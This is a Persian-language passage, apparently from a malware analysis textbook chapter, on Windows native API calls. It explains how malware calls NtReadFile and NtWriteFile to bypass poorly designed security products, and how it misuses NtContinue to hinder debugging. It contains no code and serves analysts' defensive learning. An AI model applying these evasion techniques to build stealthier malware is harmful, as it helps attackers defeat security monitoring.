
فراخوانی رابط‌های برنامه‌نویسی محلی برای نویسندگان بدافزار بسیار جذاب است زیرا به آن‌ها اجازه کارهایی را می‌دهد که در حالت عادی قادر به انجام آن نیستند. ویژگی‌های بسیاری وجود دارد که در رابط‌های برنامه‌نویسی عادی ویندوز فاش نشده‌اند، اما با این حال می‌توان از آن ویژگی‌ها با فراخوانی مستقیم رابط‌های برنامه‌نویسی محلی استفاده کرد.

علاوه بر این، فراخوانی مستقیم رابط‌های برنامه‌نویسی محلی در بعضی مواقع پنهان کارانه‌تر است. شایان ذکر است، بسیاری از ضدویروس‌ها و محصولات حفاظتی فراخوانی‌های سامانه‌ای ایجاد شده توسط یک پروسه را مانیتور می‌کنند. اما اگر پروسه به صورت مستقیم رابط برنامه‌نویسی محلی را فراخوانی کند، می‌تواند محصول امنیتی که دارای طراحی ضعیفی است را دور بزند.

تصویر ۱۰ یک دیاگرام از یک فراخوانی سامانه‌ای به همراه یک نرم‌افزار امنیتی با طراحی ضعیف که در حال مانیتور کردن فراخوان‌هایی kernel32.dll است را نشان می‌دهد. به منظور دور زدن نرم‌افزار امنیتی، بدافزار فرضی از رابط برنامه‌نویسی محلی استفاده می‌کند. این بدافزار بجای فراخوانی توابع ویندوزی ReadFile و

WriteFile به منظور دور زدن برنامه امنیتی رابطهای برنامه‌نویسی محلی ویندوز یعنی NtReadFile و NtWriteFile را فراخوانی کرده است.

این توابع در کتابخانه پیوندی گویا Ntdll.dll قرار دارند و توسط نرم‌افزار امنیتی کنترل نمی‌شود. به هر صورت، یک برنامه امنیتی با طراحی مناسب فراخوانی‌ها را در تمامی سطوح از جمله سطح کرنل برای اطمینان از این‌که این تکنیک نفوذگران کار نکند بررسی می‌کند.



تصویر ۱۰: استفاده کردن از API بومی برای جلوگیری از کشف توسط نرم‌افزار های امنیتی با طراحی ضعیف

یک مجموعه از فراخوانی‌های رابطهای برنامه‌نویسی محلی وجود دارند که می‌توانند برای به‌دست آوردن اطلاعات از سامانه، پروسه‌ها، تردها، هندل‌ها و دیگر عناصر استفاده شوند. این رابطهای برنامه‌نویسی محلی شامل توابع NtQuerySystemInformation، NtQueryInformationProcess، NtQueryInformationThread، NtQueryInformationFile و NtQueryInformationKey می‌شوند. این فراخوانی‌های سامانه‌ای اطلاعات با جزییات بسیاری در

مقایسه با هر نوع فراخوانی در Win32 در اختیار ما قرار می‌دهند و بعضی از این توابع به شما اجازه تنظیم ویژگی‌های مهم فایل‌ها، پروسه‌ها، تردها و غیره را می‌دهند.

یک تابع دیگر که در میان نویسندگان بدافزار بسیار معرف است، تابع NtContinue می‌باشد. هنگامی‌که در سامانه یک استثنا رخ می‌دهد و توسط سامانه کنترل می‌شود از این تابع برای بازگشت جریان اجرایی برنامه به ترد اصلی استفاده می‌شود. اگرچه، آدرس بازگشتی به جریان اجرایی اصلی برنامه در محتویات اطلاعاتی استثنا تعیین می‌شود و این قابل تغییر است. اما با این حال، بدافزارها معمولا از این تابع برای انتقال مسیر اجرایی به واسطه راه‌های پیچیده به منظور گیج کردن تحلیلگر بدافزار و سخت کردن دیباگ بدافزار سوءاستفاده می‌کنند.

نکته: در این قسمت از کتاب، ما چندین تابع که با پیشوند Nt شروع شده بودند را مورد بررسی قرار دادیم. در برخی نمونه‌ها، مانند جدول صادراتی ntdll.dll یک تابع یکسان می‌تواند پیشوند Nt یا Ze داشته باشد. به عنوان مثال، در سامانه‌عامل ویندوز یک تابع NtReadFile و یک تابع ZwReadFile وجود دارد. این دو تابع در فضای کاربر رفتار کاملا مشابه‌ای دارند و معمولا یک کد کاملا یکسان را فراخوانی می‌کنند اما در فضای کرنل دارای تفاوت‌های جزیی خواهند شد که البته می‌تواند به راحتی توسط تحلیلگر بدافزار در نظر گرفته نشود.

نرم‌افزارهای کاربردی محلی (Native Applications) برنامه‌هایی هستند که از زیرسامانه Win32 استفاده نمی‌کنند و تمامی فراخوانی‌های آن‌ها تنها به رابطهای برنامه‌نویسی محلی ارسال می‌شود. این نوع برنامه‌ها در میان بدافزارها اندک هستند، ولی تقریبا به هیچ وجه در میان نرم‌افزارهای عادی مشاهده نمی‌شوند. بنابراین یک نرم‌افزار کاربردی محلی به احتمال زیاد یک برنامه مخرب می‌باشد.

نتیجه‌گیری

این فصل مفاهیم ویندوز که برای تجزیه و تحلیل بدافزار بسیار مهم می‌باشد را پوشش داد. مفاهیمی چون پروسه‌ها، تردها و ویژگی‌های شبکه که شما در هنگام تجزیه و تحلیل بدافزار با آن‌ها مواجه خواهید شد.

بسیاری از نمونه‌های بدافزاری که در این فصل بحث شد رایج بوده و آشنایی شما با آن‌ها به شما اجازه می‌دهد که به سرعت آن‌ها را به عنوان یک بدافزار تشخیص دهید تا بتوانید بهتر اهداف کلی برنامه را متوجه شوید. این مفاهیم برای تجزیه و تحلیل استاتیک بدافزار مهم هستند و در آزمایشگاه این کتاب و دنیا واقعی بدافزارها خواهند آمد.